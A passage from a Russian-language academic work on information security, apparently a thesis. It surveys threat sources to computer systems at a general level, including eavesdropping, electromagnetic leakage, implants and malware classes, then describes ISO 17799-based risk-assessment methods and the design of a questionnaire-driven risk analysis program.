- вредительские программы.

### **Традиционный шпионаж и диверсии**

В качестве источников нежелательного воздействия на информационные ресурсы по-прежнему актуальны методы и средства шпионажа и диверсий, которые использовались и используются для добывания или уничтожения информации на объектах, не имеющих КС. Эти методы также действенны и эффективны в условиях применения компьютерных систем. Чаще всего они используются для получения сведений о системе защиты с целью проникновения в КС, а также для хищения и уничтожения информационных ресурсов.

К методам шпионажа и диверсий относятся:

- подслушивание;
- визуальное наблюдение;
- хищение документов и машинных носителей информации;
- хищение программ и атрибутов системы защиты;
- подкуп и шантаж сотрудников;
- сбор и анализ отходов машинных носителей информации;
- поджоги;
- взрывы.

Для *подслушивания* злоумышленнику не обязательно проникать на объект. Современные средства позволяют подслушивать разговоры с расстояния нескольких сотен метров. Так прошла испытания система подслушивания, позволяющая с расстояния 1 км фиксировать разговор в помещении с закрытыми окнами. В городских условиях дальность действия устройства сокращается до сотен и десятков метров в зависимости от уровня фонового шума. Принцип действия таких устройств основан на анализе отраженного луча лазера от стекла окна помещения, которое колеблется от звуковых волн. Колебания оконных стекол от акустических волн в помещении могут сниматься и передаваться на расстояния с помощью специальных устройств, укрепленных на оконном стекле. Такие устройства преобразуют механические колебания стекол в электрический сигнал с последующей передачей его по радиоканалу. Вне помещений подслушивание ведется с помощью сверхчувствительных направленных микрофонов. Реальное расстояние подслушивания с помощью направленных микрофонов составляет 50-100 метров.

Разговоры в соседних помещениях, за стенами зданий могут контролироваться с помощью стетоскопных микрофонов. Стетоскопы преобразуют акустические колебания в электрические. Такие микрофоны позволяют прослушивать разговоры при толщине стен до 50-100 см. Съем информации может осуществляться также и со стекол, металлоконструкций зданий, труб водоснабжения и отопления.

Аудиоинформация может быть получена также путем высокочастотного навязывания. Суть этого метода заключается в воздействии высокочастотным электромагнитным полем или электрическими сигналами на элементы, способные модулировать эти поля, или сигналы электрическими или акустическими сигналами с речевой информацией. В качестве таких элементов могут использоваться различные полости с электропроводной поверхностью, представляющей собой высокочастотный контур с распределенными параметрами, которые меняются под действием акустических волн. При совпадении частоты такого контура с частотой высокочастотного навязывания и при наличии воздействия акустических волн на поверхность полости контур переизлучает и модулирует внешнее поле (высокочастотный электрический сигнал). Чаще всего этот метод прослушивания реализуется с помощью

телефонной линии. При этом в качестве модулирующего элемента используется телефонный аппарат, на который по телефонным проводам подается высокочастотный электрический сигнал. Нелинейные элементы телефонного аппарата под воздействием речевого сигнала модулируют высокочастотный сигнал. Модулированный высокочастотный сигнал может быть демодулирован в приемнике злоумышленника.

Одним из возможных каналов утечки звуковой информации может быть прослушивание переговоров, ведущихся с помощью средств связи. Контролироваться могут как проводные каналы связи, так и радиоканалы. Прослушивание переговоров по проводным и радиоканалам не требует дорогостоящего оборудования и высокой квалификации злоумышленника.

*Дистанционная видеоразведка* для получения информации в КС малоприспособна и носит, как правило, вспомогательный характер.

Видеоразведка организуется в основном для выявления режимов работы и расположения механизмов защиты информации. Из КС информация реально может быть получена при использовании на объекте экранов, табло, плакатов, если имеются прозрачные окна и перечисленные выше средства размещены без учета необходимости противодействовать такой угрозе.

Видеоразведка может вестись с использованием технических средств, таких как оптические приборы, фото-, кино- и телеаппаратура. Многие из этих средств допускают консервацию (запоминание) видеоинформации, а также передачу ее на определенные расстояния.

В прессе появились сообщения о создании в США мобильного микроробота для ведения дистанционной разведки. Пьезокерамический робот размером около 7 см и массой 60 г способен самостоятельно передвигаться со скоростью 30 см/с в течение 45 мин. За это время «микроразведчик» способен преодолеть расстояние в 810 метров, осуществляя транспортировку 28 г полезного груза (для сравнения - коммерческая микровидеокамера весит 15 г).

Для вербовки сотрудников и физического уничтожения объектов КС также не обязательно иметь непосредственный доступ на объект. Злоумышленник, имеющий доступ на объект КС, может использовать любой из методов традиционного шпионажа.

Злоумышленниками, имеющими доступ на объект, могут использоваться миниатюрные средства фотографирования, видео- и аудиозаписи. Для аудио- и видеоконтроля помещений и при отсутствии в них злоумышленника могут использоваться закладные устройства или «жучки». Для объектов КС наиболее вероятными являются закладные устройства, обеспечивающие прослушивание помещений. Закладные устройства делятся на проводные и излучающие. Проводные закладные устройства требуют значительного времени на

установку и имеют существенный демаскирующий признак - провода. Излучающие «закладки» («радиозакладки») быстро устанавливаются, но также имеют демаскирующий при знак - излучение в радио или оптическом диапазоне. «Радиозакладки» могут использовать в качестве источника электрические сигналы или акустические сигналы. Примером использования электрических сигналов в качестве источника является применение сигналов внутренней телефонной, громкоговорящей связи. Наибольшее распространение получили акустические «радиозакладки». Они воспринимают акустический сигнал, преобразуют его в электрический и передают в виде радиосигнала на дальность до 8 км. Из применяемых на практике «радиозакладок» подавляющее большинство (около 90%) рассчитаны на работу в диапазоне расстояний 50 - 800 метров.

Для некоторых объектов КС существует *угроза вооруженного нападения террористических или диверсионных групп*. При этом могут быть применены средства огневого поражения.

### **Несанкционированный доступ к информации**

Термин «несанкционированный доступ к информации» (НСДИ) определен как доступ к информации, нарушающий правила разграничения доступа с использованием штатных средств вычислительной техники или автоматизированных систем.

Под правилами разграничения доступа понимается совокупность положений, регламентирующих права доступа лиц или процессов (субъектов доступа) к единицам информации (объектам доступа).

Право доступа к ресурсам КС определяется руководством для каждого сотрудника в соответствии с его функциональными обязанностями. Процессы иницируются в КС в интересах определенных лиц, поэтому и на них накладываются ограничения по доступу к ресурсам.

Выполнение установленных правил разграничения доступа в КС реализуется за счет создания системы разграничения доступа (СРД).

Несанкционированный доступ к информации возможен только с использованием штатных аппаратных и программных средств в следующих случаях:

- отсутствует система разграничения доступа;
- сбой или отказ в КС;
- ошибочные действия пользователей или обслуживающего персонала компьютерных систем;
- ошибки в СРД;
- фальсификация полномочий.

Если СРД отсутствует, то злоумышленник, имеющий навыки работы в КС, может получить без ограничений доступ к любой информации. В результате сбоев или отказов средств КС, а также ошибочных действий обслуживающего персонала и пользователей возможны состояния системы, при которых упрощается НСДИ. Злоумышленник может выявить ошибки в СРД и использовать их для НСДИ. Фальсификация полномочий является одним из наиболее вероятных путей (каналов) НСДИ.

### **Электромагнитные излучения и наводки**

Процесс обработки и передачи информации техническими средствами КС сопровождается электромагнитными излучениями в окружающее пространство и наведением электрических сигналов в линиях связи, сигнализации, заземлении и других проводниках. Они получили названия *побочных электромагнитных излучений и наводок (ПЭМИН)*. С помощью специального оборудования сигналы принимаются, выделяются, усиливаются и могут либо просматриваться, либо записываться в запоминающих устройствах. Наибольший уровень электромагнитного излучения в КС присущ работающим устройствам отображения информации на электронно-лучевых трубках. Содержание экрана такого устройства может просматриваться с помощью обычного телевизионного приемника, дополненного несложной схемой, основной функцией которой является синхронизация сигналов. Дальность удовлетворительного приема таких сигналов при использовании дипольной антенны составляет 50 метров. Использование направленной антенны приемника позволяет увеличить зону уверенного приема сигналов до 1 км. Восстановление данных возможно также путем анализа сигналов излучения неэкранированного электрического кабеля на расстоянии до 300 метров.

Наведенные в проводниках электрические сигналы могут выделяться и фиксироваться с помощью оборудования, подключаемого к этим проводникам на расстоянии в сотни метров от источника сигналов. Для добывания информации злоумышленник может использовать также «просачивание» информационных сигналов в цепи электропитания технических средств КС.

«Просачивание» информационных сигналов в цепи электропитания возможно при наличии магнитной связи между выходным трансформатором усилителя и трансформатором выпрямительного устройства. «Просачивание» также возможно за счет падения напряжения на внутреннем сопротивлении источника питания при прохождении токов усиливаемых информационных сигналов. Если затухание в фильтре выпрямительного устройства недостаточно, то информационные сигналы могут быть обнаружены в цепи питания. Информационный сигнал может быть выделен в цепи питания за счет зависимости значений

потребляемого тока в оконечных каскадах усилителей (информационные сигналы) и значений токов в выпрямителях, а значит и в выходных цепях.

Электромагнитные излучения используются злоумышленниками не только для получения информации, но и для ее уничтожения. Электромагнитные импульсы способны уничтожить информацию на магнитных носителях. Мощные электромагнитные и сверхвысокочастотные излучения могут вывести из строя электронные блоки КС. Причем для уничтожения информации на магнитных носителях с расстояния нескольких десятков метров может быть использовано устройство, помещающееся в портфель.

### **Несанкционированная модификация структур**

Большую угрозу безопасности информации в КС представляет *несанкционированная модификация алгоритмической, программной и технической структур системы*. Несанкционированная модификация структур может осуществляться на любом жизненном цикле КС. Несанкционированное изменение структуры КС на этапах разработки и модернизации получило название «закладка». В процессе разработки КС «закладки» внедряются, как правило, в специализированные системы, предназначенные для эксплуатации в какой-либо фирме или государственных учреждениях. В универсальные КС «закладки» внедряются реже, в основном для дискредитации таких систем конкурентом или на государственном уровне, если предполагаются поставки КС во враждебное государство. «Закладки», внедренные на этапе разработки, сложно выявить ввиду высокой квалификации их авторов и сложности современных КС.

Алгоритмические, программные и аппаратные «закладки» используются либо для непосредственного вредительского воздействия на КС, либо для обеспечения неконтролируемого входа в систему. Вредительские воздействия «закладок» на КС осуществляются при получении соответствующей команды извне (в основном характерно для аппаратных «закладок») и при наступлении определенных событий в системе. Такими событиями могут быть: переход на определенный режим работы (например, боевой режим системы управления оружием или режим устранения аварийной ситуации на атомной электростанции т. п.), наступление установленной даты, достижение определенной наработки и т. д.

Программные и аппаратные «закладки» для осуществления неконтролируемого входа в программы, использование привилегированных режимов работы (например, режимов операционной системы), обхода средств защиты информации получили название «люки».

### **Вредительские программы**



Одним из основных источников угроз безопасности информации в КС является использование специальных программ, получивших общее название «вредительские программы».

В зависимости от механизма действия вредительские программы делятся на четыре класса:

- «логические бомбы»;
- «черви»;
- «тройанские кони»;
- «компьютерные вирусы».

*«Логические бомбы»* - это программы или их части, постоянно находящиеся в ЭВМ или вычислительных системах (ВС) и выполняемые только при соблюдении определенных условий. Примерами таких условий могут быть: наступление заданной даты, переход КС в определенный режим работы, наступление некоторых событий установленное число раз и т.п.

*«Червями»* называются программы, которые выполняются каждый раз при загрузке системы, обладают способностью перемещаться в ВС или сети и самовоспроизводить копии. Лавинообразное размножение программ приводит к перегрузке каналов связи, памяти и, в конечном итоге, к блокировке системы.

*«Тройанские кони»* - это программы, полученные путем явного изменения или добавления команд в пользовательские программы. При последующем выполнении пользовательских программ наряду с заданными функциями выполняются несанкционированные, измененные или какие-то новые функции.

*«Компьютерные вирусы»* - это небольшие программы, которые после внедрения в ЭВМ самостоятельно распространяются путем создания своих копий, а при выполнении определенных условий оказывают негативное воздействие на КС.

Поскольку вирусам присущи свойства всех классов вредительских программ, то в последнее время любые вредительские программы часто называют вирусами.

### **Классификация злоумышленников**

Возможности осуществления вредительских воздействий в большой степени зависят от статуса злоумышленника по отношению к КС. Злоумышленником может быть:

- разработчик КС;
- сотрудник из числа обслуживающего персонала;

- пользователь;
- постороннее лицо.

*Разработчик* владеет наиболее полной информацией о программных и аппаратных средствах КС и имеет возможность внедрения "закладок" на этапах создания и модернизации систем. Но он, как правило, не получает непосредственного доступа на эксплуатируемые объекты КС. Пользователь имеет общее представление о структурах КС, о работе механизмов защиты информации. Он может осуществлять сбор данных о системе защиты информации методами традиционного шпионажа, а также предпринимать попытки несанкционированного доступа к информации. Возможности внедрения закладок пользователями очень ограничены. Постороннее лицо, не имеющее отношения к КС, находится в наименее выгодном положении по отношению к другим злоумышленникам. Если предположить, что он не имеет доступ на объект КС, то в его распоряжении имеются дистанционные методы традиционного шпионажа и возможность диверсионной деятельности. Он может осуществлять вредительские воздействия с использованием электромагнитных излучений и наводок, а также каналов связи, если КС является распределенной.

Большие возможности оказания вредительских воздействий на информацию КС имеют специалисты, обслуживающие эти системы. Причем, специалисты разных подразделений обладают различными потенциальными возможностями злоумышленных действий. Наибольший вред могут нанести работники службы безопасности информации. Далее идут системные программисты, прикладные программисты и инженерно-технический персонал.

На практике опасность злоумышленника зависит также от финансовых, материально-технических возможностей и квалификации злоумышленника.

## **2.2.Примеры методик анализа рисков**

Концепции анализа рисков, управления рисками на всех стадиях жизненного цикла информационной технологии были предложены многими крупными организациями, занимающимися проблемами информационной безопасности. Отечественные аналитики начали использовать различные методики на практике. Несколькими российскими организациями были разработаны собственные методики анализа и управления рисками, разработано собственное программное обеспечение, которое, наряду с зарубежным, имеется на отечественном рынке [3].

### **Оценка рисков**

Для измерения какого-либо свойства необходимо выбрать шкалу. Шкалы могут быть разной «силы», выбор той или иной шкалы зависит как от свойств измеряемой величины, так и от имеющихся в наличии измерительных инструментов.

В качестве примера рассмотрим варианты выбора шкалы для измерения характеристического свойства «ценность информационного ресурса». Она может измеряться опосредованно в шкалах отношений, таких как стоимость восстановления ресурса, время восстановления ресурса и других. Другой вариант — определить ранговую шкалу для получения экспертной оценки, имеющую, например, три возможных значения лингвистической переменной:

1) Малоценный информационный ресурс - от него не зависят критически важные задачи, и он может быть восстановлен с небольшими затратами времени и денег;

2) Ресурс средней ценности - от него зависит ряд важных задач, но в случае его утраты он может быть восстановлен за время менее, чем критически допустимое, стоимость восстановления высокая;

3) Ценный ресурс: от него зависят критически важные задачи, в случае утраты время восстановления превышает критически допустимое, либо стоимость чрезвычайно высока.

Для измерения рисков не существует абсолютной шкалы. Риски можно оценивать по объективным либо субъективным критериям. Примером объективного критерия является вероятность выхода из строя какого-либо оборудования, например ПК за определенный промежуток времени. Примером субъективного критерия является оценка администратора информационного ресурса риска выхода из строя ПК. Для этого обычно разрабатывается ранговая шкала с несколькими градациями, например: низкий, средний, высокий уровни.

Существует ряд подходов к измерению рисков. Рассмотрим наиболее распространенные: оценка по двум факторам и оценка по трем факторам.

### **Оценка рисков по двум факторам.**

В простейшем случае используется оценка двух факторов: вероятность происшествия и тяжесть возможных последствий. Обычно считается, что риск тем больше, чем больше вероятность происшествия и тяжесть последствий. Общая идея может быть выражена формулой:

$$\text{РИСК} = P_{\text{происшествия}} \times \text{ЦЕНА ПОТЕРИ} \quad (2.1.)$$

Если переменные являются количественными величинами, риск — это оценка математического ожидания потерь.

Если переменные являются качественными величинами - то операция умножения не определена. Таким образом, в явном виде эта формула использоваться не должна.

Рассмотрим вариант использования качественных величин (наиболее часто встречающаяся ситуация).

Сначала должны быть определены значения лингвистической переменной вероятности событий, например такой шкалы:

- А - событие практически никогда не происходит;
- В - событие случается редко;
- С - вероятность события за рассматриваемый промежуток времени — около 0,5;
- В - скорее всего, событие произойдет;
- Е - событие почти обязательно произойдет.

Кроме того, определяется лингвистическая переменная; серьезности происшествий, например:

N (Negligible) — воздействием можно пренебречь.

Mi (Minor) — незначительное происшествие - последствия легко устранимы, затраты на ликвидацию последствий невелики, воздействие на информационную технологию незначительно;

Mo (Moderate) — происшествие с умеренными результатами - ликвидация последствий не связана с крупными затратами, воздействие на информационную технологию невелико и не затрагивает критически важные задачи;

S (Serious) — происшествие с серьезными последствиями: ликвидация последствий связана со значительными затратами, воздействие на информационные технологии ощутимо, воздействует на выполнение критически важных задач;

C (Critical) — происшествие приводит к невозможности решения критически важных задач.

Для оценки рисков определяется переменная из трех значений: низкий риск, средний риск, высокий риск.

Риск, связанный с определенным событием, зависит от двух факторов и может быть определен как показано в таблице 2.2.

Шкалы факторов риска и сама таблица могут быть определены иначе, иметь другое число градаций.

Таблица.2.2. Определение риска в зависимости от двух факторов

	Negli	Minor	Moder	Serious	Critical
--	-------	-------	-------	---------	----------

	gible		ate	s	l
	Низкий риск	Низкий риск	Низкий риск	Средний риск	Средний риск
	Низкий риск	Низкий риск	Средний риск	Средний риск	Высокий риск
	Низкий риск	Средний риск	Средний риск	Средний риск	Высокий риск
	Средний риск	Средний риск	Средний риск	Средний риск	Высокий риск
	Средний риск	Высокий риск	Высокий риск	Высокий риск	Высокий риск

Подобный подход к оценке рисков достаточно распространен. При разработке (использовании) методик оценки рисков необходимо учитывать следующие особенности:

- значения шкал должны быть четко определены (словесное описание) и пониматься одинаково всеми участниками процедуры экспертной оценки;
- требуются обоснования выбранной таблицы. Необходимо убедиться, что разные инциденты, характеризующиеся одинаковыми сочетаниями факторов риска, имеют с точки зрения экспертов одинаковый уровень рисков.

Подобные методики широко применяются при проведении анализа рисков базового уровня.

### **Оценка рисков по трем факторам.**

В большинстве методик, рассчитанных на более высокие требования, чем базовый уровень, используется модель оценки риска с тремя факторами: угроза, уязвимость, цена потери. Угроза и уязвимость определяются следующим образом.

*Угроза* — совокупность условий и факторов, которые могут стать причиной нарушения целостности, доступности, конфиденциальности информации.

*Уязвимость* — слабость в системе защиты, которая делает возможным реализацию угрозы.

*Цена потери* — это качественная или количественная оценка степени серьезности происшествия.



Незначительная	0	1	2	1	2	3	2	3	4
Несущественная	1	2	3	2	3	4	3	4	5
Умеренная	2	3	4	3	4	5	4	5	6
Серьезная	3	4	5	4	5	6	5	6	7
Критическая	4	5	6	5	6	7	6	7	8

Практические сложности в реализации этого подхода следующие.

Во-первых, должен быть собран весьма обширный материал о происшествиях в этой области.

Во-вторых, применение этого подхода оправдано далеко не всегда. Если информационная система достаточно крупная (содержит много элементов, расположена на обширной территории), имеет давнюю историю, то подобный подход, скорее всего, применим. Если система сравнительно невелика, использует новейшие элементы технологии (для которых пока нет достоверной статистики), оценки угроз и уязвимостей могут оказаться недостоверными.

### 2.3. Выбор методика анализа рисков

Как уже упоминалась выше для оценки угроз и уязвимостей используются различные методы, в основе которых могут лежать [6]:

- Экспертные оценки.
- Статистические данные.
- Учет факторов, влияющих на уровни угроз и уязвимостей.

Мы же, выбрали наиболее распространенный в настоящее время подход, основанный на учете различных факторов, влияющих на уровни угроз и уязвимостей. Такой подход позволяет абстрагироваться от малосущественных технических деталей, учесть не только программно-технические, но и иные аспекты.

Нам необходимо оценить следующие вероятности:

вероятность уровня(степени) угрозы и вероятность уровня уязвимости .

Для оценки угроз выберем следующие косвенные факторы:

- Статистика по зарегистрированным инцидентам.
- Тенденции в статистке по подобным нарушениям.
- Наличие в системе информации, представляющей интерес для потенциальных внутренних или внешних нарушителей.
- Моральные качества персонала.
- Возможность извлечь выгоду из изменения обрабатываемой в системе информации.

- Наличие альтернативных способов доступа к информации.

Для оценки уязвимостей выберем следующие косвенные факторы:

- Количество рабочих мест (пользователей) в системе.
- Размер рабочих групп.
- Осведомленность руководства о действиях сотрудников (разные аспекты).
- Характер используемого на рабочих местах оборудования и ПО.
- Полномочия пользователей.

Далее мы берем подготовленный список вопросов, составленный при изучении разделов стандарта ISO 17799, и делим его на две части, влияющих на уровень угроз и влияющих на уровень уязвимости. Напротив фиксированных вариантов ответов поставим определенное количество баллов, определяющих уровень критичности.

Для определения факторов влияющих на уровень угроз, приведем следующий вопрос с вариантами ответов:

*Может ли сокрытие информации принести прямую финансовую или иную выгоду сотрудникам?*

Варианты ответов:

- а) Да                    15
- б) Нет                    0

Для определения факторов влияющих на уровень уязвимости, приведем следующий вопрос с вариантами ответов:

*Есть ли у сотрудников возможность осуществить несанкционированный доступ к информации (например, когда их непосредственно не контролируют, по вечерам и т.п.)?*

- а) Да                    20
- б) Нет                    0

Итоговая оценка угрозы и уязвимости данного класса будет определяться суммированием баллов. Программный код сам оценит степень угрозы и уязвимости по количеству накопленных баллов.

Таблица 2.4. Степень угрозы при количестве баллов.

До 60	Очень низкая
От 60 до 150	Низкая
От 150 до 250	Средняя
От 250 до 400	Высокая



400 и более	Очень высокая
-------------	---------------

Таблица 2.5. Степень уязвимости при количестве баллов.

До 100	Низкая
От 100 до 300	Средняя
300 и более	Высокая

Эта методика проста и дает владельцу информационных ресурсов ясное представление, каким образом получается итоговая оценка и что надо изменить, чтобы улучшить показатели.

Далее используя метод оценки рисков по трем факторам произведем расчет по формуле 2.3.

В результате проделанной работы по оценке рисков мы получим качественные показатели. А при использовании оценки ущерба в случае реализации угроз конфиденциальности, целостности и доступности – мы сможем получить и некоторые количественные результаты.

#### **2.4. Методика проверки организационных мер на соответствие положениям международного стандарта безопасности ISO 17799.**

Политика информационной безопасности компании является важнейшим нормативным документом, определяющим комплекс мер и требований по обеспечению информационной безопасности бизнеса. Политика безопасности должна описывать реальное положение дел в информационной системе компании и являться обязательным руководством к действию для всего персонала компании. На сегодняшний день общепризнанным стандартом при создании комплексной политики безопасности компании является международный стандарт управления информационной безопасностью ISO 17799, созданный в 2000 году Международной организацией по стандартизации и Международной электротехнической комиссией на основе разработок Британского института стандартов [7].

Ниже приведены основные разделы стандарта ISO 17799:

*1. Политика безопасности*

*2. Организационные меры по обеспечению безопасности*

- Управление форумами по информационной безопасности
- Координация вопросов, связанных с информационной безопасностью
- Распределение ответственности за обеспечение безопасности

### *3. Классификация и управление ресурсами*

- Инвентаризация ресурсов
- Классификация ресурсов

### *4. Безопасность персонала*

- Безопасность при выборе и работе с персоналом
- Тренинги персонала по вопросам безопасности
- Реагирование на секьюрити инциденты и неисправности

### *5. Физическая безопасность*

### *6. Управление коммуникациями и процессами*

- Рабочие процедуры и ответственность
- Системное планирование
- Защита от злонамеренного программного обеспечения (вирусов, троянских

коней)

- Управление внутренними ресурсами
- Управление сетями
- Безопасность носителей данных
- Передача информации и программного обеспечения

### *7. Контроль доступа*

- Бизнес требования для контроля доступа
- Управление доступом пользователя
- Ответственность пользователей
- Контроль и управление удаленного (сетевое) доступа
- Контроль доступа в операционную систему
- Контроль и управление доступом к приложениям
- Мониторинг доступа и использования систем

### *8. Разработка и техническая поддержка вычислительных систем*

- Требования по безопасности систем
- Безопасность приложений
- Криптография
- Безопасность системных файлов
- Безопасность процессов разработки и поддержки

### *9. Управление непрерывностью бизнеса*

- Процесс управления непрерывного ведения бизнеса
- Непрерывность бизнеса и анализ воздействий
- Создание и внедрение плана непрерывного ведения бизнеса
- Тестирование, обеспечение и переоценка плана непрерывного ведения бизнеса

## *10. Соответствие системы основным требованиям*

- Соответствие требованиям законодательства
- Анализ соответствия политики безопасности
- Анализ соответствия техническим требованиям
- Анализ соответствия требованиям системного аудита

После изучения русской редакции ISO 17799 был разработан вопросник, ответив на вопросы которого получаем подробный отчет о состоянии дел в существующей политике безопасности организации.

Алгоритм работы данного раздела поясним на следующем примере.

При выборе раздела стандарта “Политика безопасности. Организационные меры” пользователю предлагается ответить на следующий вопрос с вариантами ответов:

Существует ли в компании разработанная политика информационной безопасности, все положения которой на практике внедрены в информационную систему?

- а) Да
- б) Нет
- в) Положения политики внедрены частично.

После обработки ответа в таблицу базы данных записывается следующее:

При ответе “Нет” - “Необходимо разработать и внедрить комплексную политику информационной безопасности”.

При ответе “ Положения политики внедрены частично”- Необходимо добиться полного внедрения всех положений политики безопасности в информационную систему компании.

При ответе на остальные вопросы происходят те же действия.

## **2.5. Разработка функциональных схем элементов автоматизированной системы.**

С позиции обеспечения безопасности информации в КС такие системы целесообразно рассматривать в виде единства трех компонент, оказывающих взаимное влияние друг на друга:

- информация;
- технические и программные средства;
- обслуживающий персонал и пользователи.

*Поэтому на первом этапе идет* определения вида ресурсов, представляющих ценность для компании

Осуществляем выполнение следующего алгоритма:

Вводим блок опроса, предназначенный для получения нашей системой данных, которые в последствии понадобятся для оценки рисков. Блок опроса при взаимодействии с пользователем определяет информацию, функционирующую в данной информационной системе, пользователей системы и аппаратные средства, предназначенные для обработки и хранения информации. Далее все это заноситься в файл базы данных Access. Это самый первый, и наверно даже ключевой этап работы, после проведения которого мы имеем в базе данных определенное количество таблиц , каждая из которых соответствует тому или иному ресурсу.



Рисунок 2.1. Схема функционирования блока опроса по выявлению ресурсов компании.

Следующий этап работы позволяет определить места хранения информации (Осуществить привязку данных) и оценить ущерб, который понесет компания в случае реализации одной из трех классических угроз, направленных на информацию. Речь идет об угрозах: конфиденциальности (право на чтение), целостности (право на запись) и отказа в обслуживании (нарушение работоспособности ресурса, на котором хранится ценная информация).



Рисунок 2.2. Схема функционирования блока опроса по привязке данных и оценки ущерба.

Из сформированных таблиц базы данных выводиться информация, циркулирующая в данной системе и аппаратные средства, предназначенные для ее хранения. Блок опроса определяет место хранения и одновременно оценивает ущерб. Полученные данные формируют очередную таблицу.

На следующем этапе работы происходит определение уровня угроз и уровня уязвимости.



Рисунок 2.3. Схема функционирования блока опроса по оценкам уровня уязвимости, угроз и существующей политики безопасности.

Блок опроса, учитывая ответы на вопросы, оценивает уровни уязвимости и угрозы. Кроме этого происходит формирование в базе данных очередной таблицы с комментариями о не выполненных положениях стандарта.

Теперь осталось заполнить таблицы доступом субъектов системы к объектам системы. Это необходимо для того - чтобы программа, при расчете рисков знала какая категория пользователей (или кто из пользователей) к какому ресурсу имеет доступ, а к какому – нет. Кроме самого доступа, блок опроса определяет и права (чтение, запись, удаление). Блок опроса при взаимодействии с пользователем определяет доступ к ресурсам. Данные о ресурсах и пользователях выводятся на суд пользователю из уже сформированных таблиц базы данных. Полученные данные позволяют пересмотреть оценку уровня угрозы.



Рисунок 2.4. Схема функционирования блока опроса по выявлению доступа субъектов системы к объектам

Далее с целью определения эффективности системы защиты информации требуется определить и внести в систему полную стоимость затрат на обеспечение информационной безопасности в год.

Блок опроса при взаимодействии с пользователем определяет полную стоимость затрат на обеспечение информационной безопасности. Полученные данные сохраняются в память.



Рисунок 2.5. Схема функционирования блока опроса по выявлению эффективности системы защиты информации.

Следующий этап работы системы происходит анализ рисков.

